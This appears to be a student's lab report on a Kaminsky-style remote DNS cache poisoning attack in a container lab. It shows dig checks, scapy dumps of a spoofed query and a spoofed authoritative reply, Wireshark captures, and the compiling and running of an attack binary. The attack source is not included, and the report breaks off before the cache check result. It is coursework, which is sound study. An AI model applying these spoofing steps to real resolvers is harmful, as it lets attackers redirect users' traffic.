


CNS Lab 6 Remote DNS Cache Poisoning Attack Lab

PES1UG20CS084


Aryansh Bhargavan


Verification of the DNS setup

> **Running**
>
> `dig ns.attacker32.com`
>
> 
>
> ```
> PES1UG20CS084@User:/# dig ns.attacker32.com
>
> ; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
> ;; global options: +cmd
> ;; Got answer:
> ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29155
> ;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
>
> ;; OPT PSEUDOSECTION:
> ; EDNS: version: 0, flags:; udp: 4096
> ; COOKIE: 1040bef5573f2f3d01000000634c016def0a054383433d15 (good)
> ;; QUESTION SECTION:
> ;ns.attacker32.com.             IN      A
>
> ;; ANSWER SECTION:
> ns.attacker32.com.      259200  IN      A       10.9.0.153
>
> ;; Query time: 0 msec
> ```
>
> `dig www.example.com`
>
> 
>
> ```
> PES1UG20CS084@User:/# dig www.example.com
>
> ; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
> ;; global options: +cmd
> ;; Got answer:
> ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15258
> ;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
>
> ;; OPT PSEUDOSECTION:
> ; EDNS: version: 0, flags:; udp: 4096
> ; COOKIE: f1e5555d59da1bf401000000634c01aa5e375efd6bbe7e79 (good)
> ;; QUESTION SECTION:
> ;www.example.com.               IN      A
>
> ;; ANSWER SECTION:
> www.example.com.        86400   IN      A       93.184.216.34
>
> ;; Query time: 2976 msec
> ```

> `dig @ns.attacker32.com www.example.com`
>
> 
>
> ```
> PES1UG20CS084@User:/# dig @ns.attacker32.com www.example.com
>
> ; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
> ; (1 server found)
> ;; global options: +cmd
> ;; Got answer:
> ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35166
> ;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
>
> ;; OPT PSEUDOSECTION:
> ; EDNS: version: 0, flags:; udp: 4096
> ; COOKIE: 5e4f7dad80184c2301000000634c01bac95e8d507850dc4c (good)
> ;; QUESTION SECTION:
> ;www.example.com.               IN      A
>
> ;; ANSWER SECTION:
> www.example.com.        259200  IN      A       1.2.3.5
> ```
>
> ---

Task 1: Construct DNS request

> **Running** `python3 generate_dns_query.py`
>
> 
>
>
>
> ```
> PES1UG20CS084@Attacker:/volumes# python3 generate_dns_query.py
> ###[ IP ]###
>   version   = 4
>   ihl       = None
>   tos       = 0x0
>   len       = None
>   id        = 1
>   flags     =
>   frag      = 0
>   ttl       = 64
>   proto     = udp
>   chksum    = None
>   src       = 1.2.3.4
>   dst       = 10.9.0.53
>   \options   \
> ###[ UDP ]###
>      sport     = 12345
>      dport     = domain
> ```
>
> **Corresponding Wireshark Capture of the query**


Capturing from br-2122aa855f1a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
lo.   Time          Source              Destination         Protocol Length Info
    1 0.000000000   02:42:e8:01:8f:a2   Broadcast           ARP        42 Who has 10.9.0.53? Tell 10.9.0.1
    2 0.000029125   02:42:0a:09:00:35   02:42:e8:01:8f:a2   ARP        42 10.9.0.53 is at 02:42:0a:09:00:35
    3 0.027677359   1.2.3.4             10.9.0.53           DNS        77 Standard query 0xaaaa A twysw.example.com
    4 0.028501501   10.9.0.53           199.43.133.53       DNS       100 Standard query 0xda66 A twysw.example.com OPT
    5 0.443168580   199.43.133.53       10.9.0.53           DNS       524 Standard query response 0xda66 No such name A twysw.
    6 0.443477215   10.9.0.53           1.2.3.4             DNS       142 Standard query response 0xaaaa No such name A twysw.
    7 5.278576781   02:42:0a:09:00:35   02:42:e8:01:8f:a2   ARP        42 Who has 10.9.0.1? Tell 10.9.0.53
    8 5.278628394   02:42:e8:01:8f:a2   02:42:0a:09:00:35   ARP        42 10.9.0.1 is at 02:42:e8:01:8f:a2

Frame 3: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface br-2122aa855f1a, id 0
Ethernet II, Src: 02:42:e8:01:8f:a2 (02:42:e8:01:8f:a2), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.9.0.53
User Datagram Protocol, Src Port: 12345, Dst Port: 53
Domain Name System (query)

0000  02 42 0a 09 00 35 02 42  e8 01 8f a2 08 00 45 00   ·B···5·B ······E·
0010  00 3f 00 01 00 00 40 11  6c 6a 01 02 03 04 0a 09   ·?····@· lj······
0020  00 35 30 39 00 35 00 2b  00 00 aa aa 01 00 00 01   ·509·5·+ ········
0030  00 00 00 00 00 00 05 74  77 79 73 77 07 65 78 61   ·······t wysw·exa
```


br-2122aa855f1a: <live capture in progress>   Packets: 8 · Displayed: 8 (100.0%)   Profile: Default

Task 2: Spoof DNS Replies

Getting ip addresses of NS of `example.com`

> **Running**


> `dig NS example.com`



```
PES1UG20CS084@Attacker:/volumes# dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37361
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            84212   IN      NS      a.iana-servers.net.
example.com.            84212   IN      NS      b.iana-servers.net.
```


> **We see nameservers `a.iana-servers.net.` and `b.iana-servers.net.` and we use the former**

> `dig +short a a.iana-servers.net.`




```
PES1UG20CS084@Attacker:/volumes# dig +short a a.iana-servers.net.
199.43.135.53
PES1UG20CS084@Attacker:/volumes# 
```

Running `python3 generate_dns_reply.py`



```
PES1UG20CS084@Attacker:/volumes# python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
```


Corresponding Wireshark Capture



```
No.  Time         Source             Destination        Protocol Length Info
   1 0.000000000  02:42:e8:01:8f:a2  Broadcast          ARP       42 Who has 10.9.0.53? Tell 10.9.0.1
   2 0.000029124  02:42:0a:09:00:35  02:42:e8:01:8f:a2  ARP       42 10.9.0.53 is at 02:42:0a:09:00:35
   3 0.027757154  199.43.135.53      10.9.0.53          DNS      152 Standard query response 0xaaaa A twysw.example.com A

Frame 3: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits) on interface br-2122aa855f1a, id 0
Ethernet II, Src: 02:42:e8:01:8f:a2 (02:42:e8:01:8f:a2), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
User Datagram Protocol, Src Port: 53, Dst Port: 33333
Domain Name System (response)

0000  02 42 0a 09 00 35 02 42  e8 01 8f a2 08 00 45 00   ·B···5·B ······E·
0010  00 8a 00 01 00 00 40 11  00 00 c7 2b 87 35 0a 09   ······@· ···+·5··
0020  00 35 00 35 82 35 00 76  00 00 aa aa 84 00 00 01   ·5·5·5·v ········
0030  00 01 00 01 00 00 05 74  77 79 73 77 07 65 78 61   ·······t wysw·exa

br-2122aa855f1a: <live capture in progress>      Packets: 3 · Displayed: 3 (100.0%)      Profile: Default
```

Task 3: Launch the Kaminsky Attack


Compiling `attack.c` on host system and copying it to attacker volume



```
→ volumes ls
attack.c  generate_dns_query.py  generate_dns_reply.py  ip_req.bin  ip_resp.bin
→ volumes gcc -o kaminsky attack.c
→ volumes docker cp kaminsky 987c91227802:/volumes
→ volumes
```


Running kaminsky attack on attacker terminal

`./kaminsky`



```
PES1UG20CS084@Attacker:/volumes# ./kaminsky
name: davdy, id:0
name: xjveh, id:500
name: vfyta, id:1000
name: qkauk, id:1500
name: bbgwa, id:2000
name: cevne, id:2500
name: bshzv, id:3000
name: fwhcc, id:3500
name: oxjos, id:4000
name: ledla, id:4500
name: nobtl, id:5000
name: dyrzn, id:5500
name: wcfdd, id:6000
name: akbho, id:6500
name: fxnol, id:7000
name: fbrkn, id:7500
```

After waiting for 30s, I checked the DNS cache




```
